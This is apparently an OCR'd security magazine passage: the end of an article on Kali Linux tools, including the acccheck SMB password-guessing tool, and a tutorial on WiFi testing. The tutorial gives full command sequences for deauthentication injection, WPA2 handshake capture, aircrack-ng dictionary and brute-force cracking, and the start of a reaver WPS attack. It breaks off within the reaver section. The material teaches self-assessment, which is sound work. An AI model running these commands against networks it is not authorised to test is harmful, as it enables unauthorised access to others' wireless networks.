


Figure 5. *Kali_Forensic_Mode*




Figure 6. *Top_10_Security_Tools*

- The auto mount of any removable media has been disabled. So thumb drives, CDs, and so on will not be auto-mounted when inserted. The idea behind all of this is simple: Nothing should happen to any media without direct user action. You are responsible for doing anything as a user.

If you are interested in using Kali for real world forensics of any type, validate all forensic tools to ensure that you know their expected behavior in any circumstance that you may place them.

Exciting Tools in Kali Linux

In Kali Linux, top 10 security tools have been put under a single menu which makes life easier for most of the security enthusiast (Figure 6).

There are some other exciting tools in Kali Linux:

ACCCHECK.PL

This tool is used for Active Online Attack. It is designed as a password dictionary attack tool that targets Windows authentication via the SMB protocol. It is in fact a wrapper script around the 'smbclient' binary, and as a result is dependent on it for its execution.

Requirements

- Victim Machine: Windows XP or Windows 7 or Windows 8
- Attacker Machine: Kali Linux OS




Figure 7. *acccheck_tool_cli*




Figure 8. *acccheck_tool_GUI_Access*




Figure 9. *detect_sniffer6_cli*




Figure 10. *detect_sniffer6_GUI_Access*




Figure 11. *dnsrevenum6_cli*




Figure 12. *dnsrevenum6_GUI_Access*

For accessing acccheck.pl tool, open terminal and type acccheck.pl and hit enter. It will display description, usage and example of the tool as shown in the Figure 7. OR, you can access this tool graphically also (Figure 8).

DETECT_SNIFFER6

This tool is used to test if systems on the local LAN are sniffing.

For accessing detect_sniffer6 tool, open terminal and type detect_sniffer6 and hit enter. It will display description, usage and example of the tool as shown in the Figure 9.

To access this tool graphically: Figure 10.

DNSREVENUM6

This tool is used for reverse DNS information gathering for IPV6.

For accessing dnsrevenum6 tool, open terminal and type “dnsrevenum6” and hit enter. It will display description, usage and example of the tool as shown in the Figure 11.

To access this tool graphically: Figure 12.

There are various other tools which can be handy as per your requirement. However, after explaining few interesting facts about Kali Linux in this article, I assume that you will be able to explore other tools on your own.

To conclude, once again I would like to emphasis that if you are really interested in professional penetration testing and security auditing, Kali Linux should be your preferred choice because most of the industry standard security tools are bundled together in this distribution.

There are other interesting information on Kali Linux. For more information, documentation is present at *http://docs.kali.org*.

SONU TIWARY

Sonu Tiwary has more than 6 years of experience in IT industry with core expertise in Linux. He is currently working as an Assistant Technical Manager with Koenig Solutions Ltd. He has vast experience on open source technologies and has also handled several projects which demand in-depth knowledge of Linux. He is an engineering graduate in Computer Science and holds Red Hat Certified Engineer (RHCE) certification.

Kali Linux WiFi Testing

In this article, we will explore penetration testing of a wireless 802.11 (WiFi) network using Kali Linux. We ail limit our testing to WAP which is of more interest to professionally secured WiFi networks. It is also beneficial for us to focus on the command-line tools in order to provide better understanding of the steps involved.

This will help us gain a deeper understanding which will help us to adapt our testing beyond standard recipes. The following general steps will be followed in order to better perform a WiFi security assessment and to afterward further lock-down our systems.

- Verify our equipment and setup
- Monitor the WiFi networks to obtain information about our access point (AP) under test.
- Capture AP key exchanges while injecting packets to force re-authentication.
- Performing off-line key-cracking techniques on the captured data.
- Use the results to improve security at our AP.
- Repeat steps 3-5 until satisfied with the security.

As we go through these steps, we will utilize various tools provided by the Kali Linux distribution. We also are able to script these tools together and create our own utilities as needed to aid in our penetration testing. We will also briefly explore WPS exploitation, but only enough to demonstrate that WPS must be disabled for proper security.

WiFi Security

One of the things we must understand before attempting to secure our WiFi network is how it is naturally protected. WiFi networks borrow from decades of research in the field of cryptography, but also borrow some of the problems inherent in secure communication systems.

Cryptographic systems have often solved the security problem quite easily by using encrypted data streams and the latest cryptographic technologies. Encrypting a data stream with a secret key and decrypting it with the same key works out quite well and can provide a high level of protection, provided that certain protocols are followed. However, there is much difficulty introduced in the simple method of sharing the secret key.

Sharing a secret key or private key has been the target of much research and development as well as the focal point in various security attacks. Ideally, if you could share a private key in a private manner, the highest level of security is obtained. This might involve two people meeting in a secret place and handing one to another a secret key written on a piece of paper. The key is then programmed into another system, the paper is properly destroyed, and the secret key is to remain a secret and never be shared where prying eyes could observe. Although this is quite secure, it is also highly impractical.

In lieu of the previous option, we are now introduced with the problem of key exchange. Cryptographic systems often need a way to share a key,

without allowing the passerby to also obtain the key. Although, this is beyond the scope of this article, it is helpful for the reader to understand that there is a key exchange that occurs and that it is also cryptographically protected so that the key is not available. Instead, some artifact of the key is transmitted which is a function of the secret key. If we could guess the secret key and generate the same artifact, we could be confident that we have the right key if the artifacts matched. This is the exercise that we will pursue.

Setup

This article will use Kali Linux 1.0.5-amd64:

```
root@kali:~# lsb_release -r
Release: Kali Linux 1.0
root@kali:~# uname -a
Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-
0+kali8 x86_64 GNU/Linux
```

Kali Linux is installed to a virtual machine in order to allow the main PC or notebook to still have access to the network. A separate external WiFi dongle is needed. If operating in a virtual machine, the USB dongle needs to be assigned to the VM. The following WiFi dongle will be used:

```
root@kali:~# lsusb -v -s 001:010
Bus 001 Device 010: ID 07b8:3070 AboCom Systems
Inc 802.11n/b/g Mini Wireless LAN USB2.0
Adapter
```

This WiFi dongle is based on the Ralink 3070 chipset (Listing 1). Lastly, we will be running all commands as root. Although this may present a security issue, several of the utilities require root access and thus it is simply easier to run as root for all the commands (Figure 1).

WiFi Data Capture

In order to test our WiFi network, we need to be able to first capture a key exchange between the access point and a valid user. This will give us the target to compare with as we attempt to guess the password. The first step for us will be to capture data. We need to setup our system to ensure that we have the ability to listen in on the WiFi communication that is around us. Let's begin setting up our system to capture WiFi data.

Open a terminal and become root.

```
root@kali:~> sudo -i
```

We first need to confirm we have a valid WiFi dongle (Listing 2). wlan0 is present, which is our wireless device that we will be using. Start by bringing it down to ensure our system is not going to be trying to use it out from under us.

```
root@kali:~ ifconfig wlan0 down
```

Check that it is no longer present: Listing 3.




Figure 1. *Setup*

Listing 1. *Ralink 3070 chipset*

```
[13134.967038] usb 1-1: new high-speed USB device number 10 using ehci_hcd
[13135.124983] usb 1-1: New USB device found, idVendor=07b8, idProduct=3070
[13135.124986] usb 1-1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[13135.124987] usb 1-1: Product: 802.11 n WLAN
[13135.124988] usb 1-1: Manufacturer: Ralink
[13135.124989] usb 1-1: SerialNumber: 1.0
[13135.303101] usb 1-1: reset high-speed USB device number 10 using ehci_hcd
[13135.551689] ieee80211 phy6: Selected rate control algorithm 'minstrel_ht'
[13135.552002] Registered led device: rt2800usb-phy6::radio
[13135.552023] Registered led device: rt2800usb-phy6::assoc
[13135.552042] Registered led device: rt2800usb-phy6::quality
```

Listing 2. *WiFi dongle*

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:1c:42:41:9c:da
          inet addr:10.211.55.8  Bcast:10.211.55.255  Mask:255.255.255.0
          inet6 addr: fdb2:2c26:f4e4:0:21c:42ff:fe41:9cda/64 Scope:Global
          inet6 addr: fe80::21c:42ff:fe41:9cda/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12406 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6598 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17247605 (16.4 MiB)  TX bytes:424667 (414.7 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11280 (11.0 KiB)  TX bytes:11280 (11.0 KiB)

wlan0     Link encap:Ethernet  HWaddr 00:12:0e:9a:f3:07
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Listing 3. *Checking the WiFi dongle*

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:1c:42:41:9c:da
          inet addr:10.211.55.8  Bcast:10.211.55.255  Mask:255.255.255.0
          inet6 addr: fdb2:2c26:f4e4:0:21c:42ff:fe41:9cda/64 Scope:Global
          inet6 addr: fe80::21c:42ff:fe41:9cda/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12409 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6598 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17248418 (16.4 MiB)  TX bytes:424667 (414.7 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11280 (11.0 KiB)  TX bytes:11280 (11.0 KiB)
```

Additionally, we should kill any process that could interfere with our testing. The utility "airmon-ng" will help us identify processes that may be interfering with our WiFi adapter.

```
root@kali:~# airmon-ng check
```

Found 3 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

```
PID   Name
2799  dhclient
3286  wpa_supplicant
12104 NetworkManager
```

In order to be safe, we will kill the above processes.

```
root@kali:~# kill 2799
root@kali:~# kill 3286
root@kali:~# kill 12104
```

The next thing we need to do is to put the wireless adapter in to monitor mode.

```
root@kali:~# airmon-ng start wlan0
Interface   Chipset     Driver
wlan0     Ralink RT2870/3070   rt2800usb - [phy6]
            (monitor mode enabled on mon0)
```

You should see the line printed "monitor mode enabled on mon0". Confirm that it is active:

```
root@kali:~# airmon-ng
Interface   Chipset     Driver
mon0      Ralink RT2870/3070   rt2800usb - [phy6]
wlan0     Ralink RT2870/3070   rt2800usb - [phy6]
```

The "mon0" device shows that we have an active pseudo-device that is monitoring wlan0. From now on, we will use mon0 as our device since it is setup as a monitor mode of wlan0 that allows us to monitor the WiFi traffic or inject WiFi packets through it. To begin capturing data, we will use airodump-ng. This tool will begin capturing the communication that our wireless device can see. We will start the capture on all channels and all BSSIDs.

```
root@kali:~# airodump-ng mon0
```

Let it run awhile and see what we pick up. What we are looking for is the SSID (name) of the network that we want to attack. Once we see the name of the network, we will need to record the BSSID for that network. Additionally, we should record the channel for that SSID. It is assumed that we will be dealing with one BSSID and one channel. Many systems may have multiple access points (AP) and thus will have multiple BSSIDs and possibly multiple channels. It would be recommended to attempt to attack each one in order to fully secure a system. Let's take a moment to dissect what we are seeing (Figure 2).

We are going to be working on my home network "poulsen3". From the capture, we can see that the BSSID for this network is 28:C6:8E:69:A7:EE and the channel is 11. We also receive several other fields that provide valuable information. Among the fields displayed, we can ale see that ENC and CIPHER are shown to be WPA2 and CCMP. This tells us that we have a WPA2 system that is secured by CCMP which will need to be cracked. As a side note, we also notice there is a "linksys" SSID within range that is open and unsecured. This network would be quite easy to gain access to, if it were the network of interest. Fortunately, this is not our network and it can be ignored. Now that we have a BSSID and channel for the SSID in question, lets stop the monitoring and restart it with these specific details. Press CTRL-C to stop the monitor, then restart it as follows. Remember to replace the BSSID below with your own AP's BSSID and the channel to match that which shows up in your terminal.

```
root@kali:~# airodump-ng mon0 --bssid
28:C6:8E:69:A7:EE --channel 11
```

The monitor will now stick to one channel and will focus on only one BSSID, which will allow us to narrow our attack. Since we are not yet logging data to a file, we will let this run until we are ready to capture data to begin the attack.




Figure 2. *Airodump Scan Output*

WiFi Packet Injection

There are times where we would like to send a packet over the air to be interpreted by another device in order to prompt some action. This is similar concept to that of IP spoofing on a wired network. Since we are simply monitoring a network we do not have access to, we would need some way to be able to inject a packet in order to impersonate a device or impersonate the access point. This operation is referred to as packet injection. It is not necessary to learn about injection or to use this technique when we have some control over the network under attack. Our main reason for injecting a packet is to get a device to perform a key exchange so that we can capture it for cracking. If we have either a) legitimate network access from another device or b) plenty of time, then we skip packet injection and can instead simply force a wifi authentication from the device itself or wait until a key exchange happens to occur. Regardless, we will assume that the key exchange needs to be provoked and thus will inject a fake packet to prompt it along.

While airodump-ng is still running, open another terminal and "sudo -i" to become root. In this terminal, we need to check if injection will work on the WiFi dongle and AP that we are monitoring. We will use aireplay-ng to perform the injection. This utility has several ways to inject packets to prompt a key exchange. These are selected by the arguments -0 through -9 which are simply short hands to the various sub-tools within this utility. The -9 option allows us to test the injection: Listing 4.

We expect to see "Injection is working!", which is displayed. Therefore, we can continue. If we do not see this result, we may repeat the command a few more times or we may need to try a different WiFi dongle. It is also important to note that we may need to be closer to the AP in order for the packets to be received. Now that we have gotten injection to work, let's next test a real injection. As stated earlier, there are several injection methods that can be used. We will try the first method (-0), which is described by the help page as "deauthenticate 1 or all stations" This method will send a fake packet from the AP to the device, asking it to de-authenticate and thus prompting it to re-authenticate. It is this re-authentication that we wish to capture and use in our password attack. Before we continue, it is important to understand the top-line output of airodump-ng, which should still be running and collecting data. Look at the following sample top-line:

```
 CH 11 ][ Elapsed: 18 mins ][ 2013-09-29 15:54
][ WPA handshake: 28:C6:8E:69:A7:EE
```

Notice that last section indicates we have a valid WPA handshake for our BSSID. This is what we are looking for and once we have this, we can begin cracking. This section will be displayed only after a WPA handshake is observed. However, since we have not logged any data, in the end we have nothing to aid us in our cracking.

For this exercise, if you see this WPA handshake entry in your monitor, simply press CTRL-C to stop the monitor, then restart it. We want to go through the exercise of forcing a handshake to see it as it occurs.

Let's try a broadcast de-authentication injection:

```
root@kali:~# aireplay-ng mon0 -a
28:C6:8E:69:A7:EE -0 1
15:56:45  Waiting for beacon frame (BSSID:
28:C6:8E:69:A7:EE) on channel 11
NB: this attack is more effective when
targeting  a connected wireless client (-c
<client's mac>).
15:56:46  Sending DeAuth to broadcast -- BSSID:
[28:C6:8E:69:A7:EE]
```

If all goes well, your monitor will suddenly show the WPA handshake line. Additionally, you may

Listing 4. *Aireplay-ng injection checking*

```
root@kali:~# aireplay-ng mon0 -a 28:C6:8E:69:A7:EE -9
15:39:21  Waiting for beacon frame (BSSID: 28:C6:8E:69:A7:EE) on channel 11
15:39:21  Trying broadcast probe requests...
15:39:21  Injection is working!
15:39:23  Found 1 AP
15:39:23  Trying directed probe requests...
15:39:23  28:C6:8E:69:A7:EE - channel: 11 - 'poulsen3'
15:39:24  Ping (min/avg/max): 1.569ms/24.885ms/41.820ms Power: -56.90
15:39:24  29/30:  96%
```

have a few entries that allow you to learn about which devices are connected.

```
Protect BSSID              STATION
PWR   Rate    Lost    Frames  Probe
 28:C6:8E:69:A7:EE  00:15:E9:F9:76:9B  -76    1
-36      0        9
 28:C6:8E:69:A7:EE  28:CF:E9:15:FD:C7  -16
1e- 1e     0        7
```

One thing to note is if the broadcast de-authentication does not work, you should try it again with the -c option to single out specific devices to de-authenticate.

```
root@kali:~# aireplay-ng mon0 -a
28:C6:8E:69:A7:EE -0 1 -c 28:CF:E9:15:FD:C7
15:59:15  Waiting for beacon frame (BSSID:
28:C6:8E:69:A7:EE) on channel 11
15:59:16  Sending 64 directed DeAuth. STMAC:
[28:CF:E9:15:FD:C7] [26|61 ACKs]
```

Or course, if you are attacking your own network, you simply need to use the MAC address of a known laptop on your network without having to wait and learn which devices are using the WiFI network.

In short, we need to capture a WPA handshake. We can obtain this handshake by simply waiting until it naturally occurs or we can provoke a device into performing this handshake by injecting fake packets that ask it to de-authenticate and thus re-authenticate. Once we are able to provoke a WPA handshake, we are ready to repeat these tests with logging enabled, so that we can capture this data for off-line processing.

Additionally, there are other methods of injection of which some are a bit trickier and some are only supported for WEP mode. If mode -0 fails, you may want to try one of the other methods or simply wait until a device is legitimately connected to the WiFi network.

Putting it All Together

Now that we are able to capture a key exchange, we will repeat this process while logging the captured data. We purposely did not log to a file so that we can investigate what works and obtain some ESSIDs that might be susceptible to de-authentication requests. This allows us to avoid accumulating large amounts of data until we are truly ready to begin. Everything up to this point was mostly exploratory and now we begin the real work. Let's first stop the airodump (CTRL-C) and restart it with logging enabled.

```
root@kali:~# airodump-ng mon0 --bssid
28:C6:8E:69:A7:EE --channel 11 -w myfiles
```

The -w option tells it to dump the captured data to a capture file. This file will be used in our password cracking attempts. Now that it is running, attempt the injection again:

```
root@kali:~# aireplay-ng mon0 -a
28:C6:8E:69:A7:EE -0 1
```

You may want to replace the injection command above with the one that worked on your system. Next we wait for airodump-ng to report a WPA handshake, then press CTRL-C.

Now we should see our capture files:

```
root@kali:~# ls myfiles*
myfiles-01.cap  myfiles-01.csv  myfiles-01.kismet.
csv  myfiles-01.kismet.netxml
```

The three files, myfiles-01.csv, myfiles-01.kismet.csv, and myfiles-01.kismet.netxml, are simply variations of the data we see when running it live. It is myfiles-01.cap where the full data lies.

Now that we have a capture file that contains a WPA handshake, we are done with the WiFi network. The remaining testing will be concerned with uncovering the password of our network by using only the captured file. The password cracking may take quite a bit of time, but it can be done offline and in the background. It is important to remember that intruders often have much time and computing power. In order to protect against this, we need to be willing to give some time to our "crackers" in order to verify that we are secure.

Password Cracking

Inside the myfiles-01.cap file, we have the data which contains a WPA handshake or key exchange. Within this handshake we have, in essence, an encrypted version of our WiFi password. It is this password that we seek and now we need to work on this file until we can extract the password. Since we have an encrypted password, the only reasonable method we can use to obtain it is




Figure 3. *Targeted Airodump Scan Output*

by repeated attempts of guessing passwords. With this method, we will guess passwords, encrypt and/or hash them, then compare the encrypted/hashed version to that which we captured. When they match, we know we have the right password.

In order to guess many passwords, we will use aircrack-ng along with a dictionary. The dictionary will be used as the source of passwords to guess. Let's start by finding a suitable dictionary. Our choice of dictionary may very well determine if we are successful or not so it is important to pick a fairly large one. Dictionaries can be obtained on the Internet from sites such as *http://www.outpost9.com/files/WordLists.html*. We will use the dic-0294.zip dictionary from this page. Be sure to unzip the dictionary to obtain the file "dic-0294.txt". Once you have a valid dictionary, it is time to begin the cracking.

```
root@kali:~# aircrack-ng -a 2 myfiles-01.cap -b
28:C6:8E:69:A7:EE -w dic-0294.txt
```

This command will force WPA2 cracking on our BSSID using the dictionary file we downloaded. Our hope is that the network is secured using dictionary words. Once we run this command, we must wait for possibly a long time. If we are lucky, the password may be found quickly, as was mine (Figure 4).

This may not always produce a found password. Especially, if the password is much more complicated. One thing to keep in mind is that with a purpose of securing the system, you must attack your own system harder than a possible intruder would, in order to ensure it is tightly secured. What happens if this method fails to find our passwords? We then must try other methods with the intention of truly trying to crack it. Only if all of our attempts are thwarted can we have some surety that our system will withstand an intruder's attack. Perhaps a larger dictionary, or a brute-force method would be in order.

Brute-Force

Changing our WiFi password to aaaaazaa will make it significantly easier to brute-force crack the password. In order to use those method, we will not use the dictionary, but will instead use the output of a utility called crunch. This utility will sequence through all combinations, which will make it painfully slow. It requires two arguments which are the minimum and maximum password lengths. We also have the option to specify valid password characters if we choose to do so. This might come in handy if we want to brute-force through all the numerical digits only. For now, we will use the defaults.




Figure 4. *Aircrack Password Found*

```
root@kali:~# crunch 8 8 | aircrack-ng -a 2
myfiles-02.cap -b 28:C6:8E:69:A7:EE -w -
```

This will attempt to guess all eight character alphabetic passwords on a new capture. This new capture (myfiles-02.cap) was created per the previous instructions, after the WiFi password was changed. It may be desirable to estimate how long it will take to complete the password guessing by using crunch's output along with aircrack-ng's output.

```
root@kali:~# crunch 8 8 > /dev/null
```

Crunch will now generate the following amount of data: 1879443581184 bytes.
1792377 MB
1750 GB
1 TB
0 PB
Crunch will now generate the following number of lines: 208827064576

This tells us we have 208827064576 passwords to guess and aircrack-ng tells us it can test 1150 keys per second. After some calculation, we find that we can test all the possible passwords of eight alpha letters in just over 5 years! Now you can see why I choose my password to start with "aaaaaz". This ensures that it is more quickly found. Finding the password took only ten minutes, but that is only because we were near the beginning of the search (aaaa's). Of course, for most passwords, we can't expect it to be near the beginning and even worse, if our password is just one character longer, that is nine characters long, then we might expect 149 years to crack it. Furthermore, if we add numbers and symbols into the mix, then we further increase the testing time. This clearly shows why random passwords are much more secure than dictionary based passwords. It should also be noted that the cracking of the passwords can be sped up by us-

ing a higher performance Linux PC versus a virtual machine or even multiple PCs that are working on the same file, but using different ranges of the brute-force set.

Modified Brute-Force

Since a brute force likely takes too long to achieve in our lifetimes and a dictionary attack does not cover some common passwords, we may want to use a modified approach. We can get smarter about guessing passwords by guessing things like "poulsen1" or "myw1f1". In order to do this kind of approach, we could write our own script or we could use the utility "john". This utility is designed to crack password files, but using the -stdout option, we can simply generate a password list output.

```
root@kali:~# john -w:dic-0294.txt -stdout
-rules
```

It is not necessary to keep cracking our WiFi network at this time as we can simply use "john" to see if our password is solid. Let's start with "deadbeef" again and check it with "john" (Figure 5).

```
root@kali:~# john -w:dic-0294.txt -stdout
-rules | grep deadbeef
```

As we can see, deadbeef is guessed along with many other variations. Ideally we might want to find a password that john won't even guess, but there is also the matter of how long will it take to guess it. Even if john can guess the password, how long will it take? Is it long enough for us to consider our system secure? Furthermore, we can modify john's rules to create more elaborate alterations of passwords or even create a python script that does exactly what we want. In short, if we don't know the password, we simply use john or a custom tool to create a password list that is piped into aircrack-ng:

```
root@kali:~# john -w:dic-0294.txt -stdout
-rules | aircrack-ng -a 2 myfiles-01.cap -b
28:C6:8E:69:A7:EE -w -
```

Once again, the original "deadbeef" password is quickly cracked.

Reaver

A WiFi attack discussion is not complete without talking about reaver. Reaver is a utility that takes advantage of WPS to almost certainly discover the password of our network. In order to prevent reaver from cracking your system, we must disable WPS in your router, if it is possible. Let's examine a reaver attempt to crack a WiFi network via the WPS exploitation.

Before we run reaver, we should check if our router has WPS active: Listing 5.

We let this run until we see our AP which we want to test, then CTRL-C to abort. If our AP shows a WPS Version and WPS Locked is No, then we should be able to use reaver to obtain our password. One way to start reaver is to first perform a fake authentication using aireplay-ng:

```
root@kali:~# aireplay-ng mon0 -1 120 -a
28:C6:8E:69:A7:EE -e poulsen3
```

